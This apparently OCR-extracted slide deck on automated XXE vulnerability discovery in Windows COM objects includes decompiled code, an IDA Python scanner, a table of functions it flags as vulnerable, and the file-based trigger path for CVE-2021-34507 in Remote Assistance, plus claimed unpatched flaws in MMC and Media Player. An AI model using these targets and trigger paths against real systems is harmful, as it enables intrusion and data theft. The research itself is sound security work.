We develop a feature to search for all added prohibitDTD patches and found 3 additional patches

```
145           phkResult = 0i64;
146           if ( !RegOpenKeyExW(
147                   HKEY_LOCAL_MACHINE,
148                   L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\UPnP",
149                   0,
150                   1u,
151                   &phkResult) )
152           {
153             HrRegQueryDword(phkResult, L"SOAP size Limit", (unsigned int *)&dword_1800105F8);
154             RegCloseKey(phkResult);
155           }
156           v17 = dword_1800105F8;
157           v16 = 0x7FFFFFFF;
158           if ( !dword_1800105F8 )
159             v17 = 0x400000;
160           v18 = 10240;
161           if ( v17 > 0x2800 )
162             v18 = v17;
163           if ( v18 < 0x7FFFFFFF )
164             v16 = v18;
165           dword_1800105F8 = v16;
166         }
167         RestrictDomDocument((struct IXMLDOMDocument *)ppv, v16);
168         v5 = ((__int64 (__fastcall *)(IXMLDOMDocument2 *, OLECHAR *, __int16 *))ppv->lpVtbl->loadXML)(ppv, v6, &v25);
169         if ( v5 < 0 || v25 != -1 )
170         {
```

Conditions for XXE

1

Vulnerable CLSID (COM object)

2

No restrictions for DTD were applied

3

Vulnerable functions:

- Load
- loadXML
- set_xml

4


Control over input XML


XXE - Detect vulnerable CLSIDs

- Discover all Windows 10 CLSIDs
- Enumerate all COM interfaces and functions
- Call all the XML related functions in order to trigger XXE vulnerability.

XXE - Detect vulnerable COM servers

C2 server view - 16 vulnerable CLSIDs





Vuln function Vuln interface Vuln clsid

XXE feature - automatic 0-day


Now, let's wrap it all in one feature using IDA python

```
    vulFuncAddrList = set()
    #found_inter1  = findVulGuid("guid_interfae1","2933bf81","0c0000eb211d27b36")
    #found_inter2,vulFuncAddrList  = findVulGuid("guid_interfae2","2933bf95","0c0000eb211d27b36")
    found_clsid1,vulFuncAddrList = findVulGuid("guid_clsid1","0f6d90f11","0b311d39c73",vulFuncAddrList)
    found_clsid2,vulFuncAddrList = findVulGuid("guid_clsid2","0f6d90f12","0b311d39c73",vulFuncAddrList)
    found_clsid3,vulFuncAddrList = findVulGuid("guid_clsid3","2933bf90","0c0000eb211d27b36",vulFuncAddrList)
    found_clsid4,vulFuncAddrList = findVulGuid("guid_clsid4","f5078f32","d351c5",vulFuncAddrList)
    found_clsid5,vulFuncAddrList = findVulGuid("guid_clsid5","2933bf91","0c0000eb211d27b36",vulFuncAddrList)
    found_clsid6,vulFuncAddrList = findVulGuid("guid_clsid6","f5078f33","d351c5",vulFuncAddrList)

    patchedFuncAddrList = set()
    is_patched1,patchedFuncAddrList = patched("0068006f00720050","0074006900620069","4400540044","0","ProhibitDTD",patchedFuncAddrList)
    is_patched2,patchedFuncAddrList = patched("006f006c006c0041","0063006f00440077","006e0065006d0075","006f006900740063","AllowDocumentFunction",patchedFuncAddrList)
    is_patched3,patchedFuncAddrList = patched("006f006c006c0041","006c007300580077","0072006300530074","007400700069","AllowXsltScript",patchedFuncAddrList)

    for vulFuncAddr in vulFuncAddrList:
        # print (sark.function.Function(vulFuncAddr).start_ea
        # continue
        vulFuncAddrHex = hex(vulFuncAddr)
        isPatched = False
        if vulFuncAddrHex in resultDict:
            resultDict[vulFuncAddrHex] = {"patched":-1, "load":-1, "loadxml":-1,"put_async":-1,"resolve_Externals":-1,"vulnerable":False}
        else:
            resultDict[vulFuncAddrHex] = {}
            resultDict[vulFuncAddrHex] = {"patched":-1, "load":-1, "loadxml":-1,"put_async":-1,"resolve_Externals":-1,"vulnerable":False}
        for patchedFuncAddr in patchedFuncAddrList:
            if (int(vulFuncAddr)>int(patchedFuncAddr) and  int(vulFuncAddr) - int(patchedFuncAddr) < 0x80) or (int(vulFuncAddr)<int(patchedFuncAddr) and
int(patchedFuncAddr) - int(vulFuncAddr) < 0x80):
                #print ("the vulnerable address at %s was probably patched at address: %s" %(hex(vulFuncAddr),hex(patchedFuncAddr))
                isPatched = True
                resultDict[vulFuncAddrHex]["patched"] = hex(patchedFuncAddr)
                break
        if not isPatched:
            #print ("possible vulnerable address: %s" %hex(vulFuncAddr)
            resultDict = offsets(vulFuncAddr,resultDict)

```

XXE feature - automatic 0-day

Msra patched function
loadRATicket

But other msra functions
Seems vulnerable




	ranked_pe_name	ranked_function_name	ranked_address	patched	load	loadxml	put_async	resolve_Externals	vulnerable	clsid_addr
2	inetcomm.dll	long CommunityXML_VerifyRefreshResponse	6443259176	-1	-1	0x1800c56da	-1	-1	TRUE	0x1800c56a0
3	inetcomm.dll	long CommunityXML_VerifyMetadataResponse	6443257256	-1	-1	0x1800c4f3f	-1	-1	TRUE	0x1800c4f05
4	msdt.exe	long GetSupportDocument	5368959676	-1	0x14003d3d3	-1	0x14003d353	-1	TRUE	0x14003d327
5	msoert2.dll	XMLDOMFromBStr	6442528800	-1	-1	0x1800130c8	-1	-1	TRUE	0x18001309b
6	msra.exe	public: long CRATicket::SaveRATicket	5368941152	-1	0x140039d4c	0x140038c12	-1	-1	TRUE	0x140038bc0
7	**msra.exe**	public: long CRAInvitationHistoryManager::SaveRAInvitationsHistory	5368970528	-1	0x140040756	0x14003fe83	0x1400406d8	-1	TRUE	0x14003fe03
8	msra.exe	long ComposeXMLControlBlock	5368981048	-1	-1	0x14004283c	0x140042d6b	-1	TRUE	0x140042804
9	msra.exe	**public: long CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory**	5368972792	-1	0x140040756	-1	0x1400406d8	-1	TRUE	0x1400406ab
10	msra.exe	int ProcessCommandForPropAnnounce	5368994656	-1	-1	0x140045cb0	0x140045c87	-1	TRUE	0x140045c34
11	msra.exe	long ReadXMLControlBlock	5368982548	-1	-1	0x140042d94	0x140042d6b	-1	TRUE	0x140042d18
12	msra.exe	public: long CSessionLogger::OpenLog	5368713720	-1	-1	0x1400012da	0x140001995	-1	TRUE	0x14000127a
13	P2P.dll	long UnwrapXMLGroupConfig	6442552384	-1	0x18001a431	0x180018da9	-1	-1	TRUE	0x180018d23
14	**P2P.dll**	**long WrapXMLIdentityInfo**	6442549588	-1	-1	0x180018da9	-1	-1	TRUE	0x18001820b
15	P2P.dll	long UnwrapXMLInvitation	6442545104	-1	-1	0x180017140	-1	-1	TRUE	0x1800170ae
16	P2P.dll	long UnwrapXMLIdentityExport	6442547828	-1	-1	0x180017bd9	-1	-1	TRUE	0x180017b3b
17	P2P.dll	long WrapXMLIdentityExport	6442550848	-1	0x18001a431	0x180018da9	-1	-1	TRUE	0x1800186fb
18	p2psvc.dll	long UnwrapXMLInvitation	6442783076	-1	-1	0x1800512d4	-1	-1	TRUE	0x180051242
19	p2psvc.dll	long UnwrapXMLIdentityInfo	6442781512	-1	-1	0x180050ddc	-1	-1	TRUE	0x180050d04
20	p2psvc.dll	long ConstructInternalRecordsXML	6442705080	-1	-1	0x18003e32d	-1	-1	TRUE	0x18003e2c7
21	p2psvc.dll	long ConstructInternalRecordsXML	6442705080	-1	-1	0x18003e4a1	-1	-1	TRUE	0x18003e437
22	**pla.dll**	**long PlaiCreateXmlDocument**	6442559096	-1	-1	0x18001abcd	0x18001a7c3	-1	TRUE	0x18001a6c2
23	pla.dll	long PlaiInitializeXlst	6443680864	-1	0x18012cdb8	0x18012c690	0x18012c55a	-1	TRUE	0x18012c4ae
24	racpldlg.dll	public: void RaContactList::DeleteContact	6442470256	-1	0x180004cdf	-1	0x180004c50	-1	TRUE	0x180004c1d
25	racpldlg.dll	public: long RaContactList::LoadContacts	6442464148	-1	0x180003870	-1	0x1800037df	-1	TRUE	0x1800037a6
26	SettingSync.dll	public: long CXMLDOMNode::CreateFromString	6442843152	-1	-1	0x18005fcd6	0x18005fc8b	-1	TRUE	0x18005fc61
27	wdc.dll	private: long WdcSysmonNode::CreateDataCollectorSet	6442765416	-1	0x18004cdb3	-1	0x18004cd34	-1	TRUE	0x18004ccee
28	csc.exe	public: long XmlDocCommentBinder::CreateXMLDOMDocument	5096768	-1	-1	-1	-1	-1	FALSE	0x4dc5c8
29	csc.exe	public: long XmlDocCommentBinder::CreateXMLDOMDocument	5369580528	-1	-1	-1	0x1400d4d51	-1	FALSE	0x1400d4c73
30	Dxpserver.exe	long GetTaskCommand	5368894200	-1	0x14002d810	-1	-1	-1	FALSE	0x14002d766
31	hgcpl.dll	private: static long CALLBACK PasskeyPage::_s_LoadStylesheet	6442580336	-1	0x18001fa01	-1	-1	-1	FALSE	0x18001f9a1
32	iedkcs32.dll	long CreateDOMDocumentFromResource	6442592564	-1	-1	-1	-1	-1	FALSE	0x18002297c
33	inetcpl.cpl	_dynamic_initializer_for__c_rgsAddNoXTrustedList__	6442455952	-1	-1	-1	-1	-1	FALSE	0x180001397
34	msrahc.dll	public: long CXMLStrList::Initialize	6442545520	-1	-1	-1	-1	-1	FALSE	0x1800171f8
35	msrahc.dll	long InitXMLDocWithString	6442545116	-1	-1	0x18001708b	0x18001704a	0x18001706a	FALSE	0x180017021
36	msra.exe	long InitXMLDocWithString	5368920132	-1	-1	0x1400338f3	0x1400338b2	0x1400338d2	FALSE	0x140033889
37	msra.exe	long ConvertToCollabTicket	5368928040	-1	-1	-1	-1	-1	FALSE	0x1400358cb
38	msra.exe	public: long CXMLStrList::Initialize	5368920488	-1	-1	-1	-1	-1	FALSE	0x1400339d0
39	**msra.exe**	**public: long CRATicket::LoadRATicket**	5368945888	0x140039bc8	-1	-1	-1	-1	FALSE	0x140039b7b
40	msxml3.dll	public: ProvideClassInfo::ProvideClassInfo	6443167440	-1	-1	-1	0x1800af01a	-1	FALSE	0x1800aeef2
41	msxml3.dll	public: virtual long Document::GetClassID	6443021760	-1	-1	-1	-1	-1	FALSE	0x18008b5d6
42	msxml3.dll	public: virtual long Document::GetClassID	6443021760	-1	-1	-1	-1	-1	FALSE	0x18008b5dd
43	P2P.dll	long WrapXMLGroupConfig	6442554780	-1	0x18001a431	-1	-1	-1	FALSE	0x1800196d2

XXE - automatic 0-day - msra

Msra LoadAndSortRAInvitationsHistory
Xref the 2nd vulnerable clsid

CVE-2018-0878 - patched LoadRATicket
But havent patched other use of the vulnerable Com object



XXE - automatic 0-day - msra

LoadAndSortRAInvitationsHistory function

```
64    CEventLogger::LogError(
65      v5,
66      (const struct _EVENT_DESCRIPTOR *)Recoverable_Error,
67      L"base\\diagnosis\\ra\\core\\lib\\rahistory.cpp",
68      v7,
69      L"CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory",
70      v4);
71    goto LABEL_103;
72  }
73  v4 = CoCreateInstance(&CLSID_DOMDocument, 0i64, 1u, &IID_IXMLDOMDocument, (LPVOID *)&ppv);
74  v6 = v4;
75  if ( v4 < 0 )
76  {
77    v7 = 660;
78    goto LABEL_3;
79  }
80  v4 = ((__int64 (__fastcall *)(IXMLDOMDocument *, _QWORD))ppv->lpVtbl->put_async)(ppv, 0i64);
81  v6 = v4;
82  if ( v4 < 0 )
83  {
84    v7 = 662;
85    goto LABEL_3;
86  }
87  pvarg.vt = 0;
88  VariantClear(&pvarg);
89  pvarg.vt = 8;
90  pvarg.llVal = (LONGLONG)SysAllocString(a2);
91  if ( !pvarg.llVal && a2 )
92  {
93    pvarg.vt = 10;
94    pvarg.lVal = -2147024882;
95    ATL::AtlThrowImpl(-2147024882);
96  }
97  v47 = pvarg;
98  v6 = ((__int64 (__fastcall *)(IXMLDOMDocument *, VARIANTARG *, __int16 *)ppv->lpVtbl->load)(ppv, &v47, &v40);
```

XXE - automatic 0-day - msra


GetInvitationManagerLoaded function

28 = appdata

```
  v7 = GetDirectoryAsBSTR(28, &xmlBstr_1, (__int64)L"\\RAContactHistory.xml");
  *((_DWORD *)v3 + 1) = 3;
LABEL_9:
  v2 = xmlBstr_1;
  v6 = v7;
  if ( v7 < 0 )
    goto LABEL_10;
  v6 = CRAInvitationHistoryManager::LoadAndSortRAInvitationsHistory(v3, xmlBstr_1);
LABEL_12:
```

XXE - automatic 0-day - msra


Msra UI - invitation history usage = how to trigger the vulnerability





XXE - automatic 0-day - msra - CVE-2021-34507


Fully Patched Windows 10

C2 server









Automatic 0-days - SIX Discovered vulnerabilities

0 Day CVE-2021-34507 MS Remote Assistance ✓

0 Day unpatched Windows Help


0 Day unpatched Microsoft Management Console

0 Day unpatched Window Media Player


0 Day unpatched MSIL XML Schema Definition Tool

0 Day unpatched MSIL XSLT compiler

XXE - Windows Help 0-day vulnerability




Microsoft Management Console 0-day vulnerability




Time of Day	Process Name	PID	Operation	Path
10:10:11.9427907 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9428304 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9582786 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:11.9758971 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:12.0956632 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml
10:10:12.0956912 AM	mmc.exe	24568	ReadFile	C:\tmp\new\file.xml

XXE Windows Media Player

WMP - Vulnerability triggering




Call Stack - calling MSXML3!Document::Load - vulnerable to XXE




Automatic 0-days in dotNet

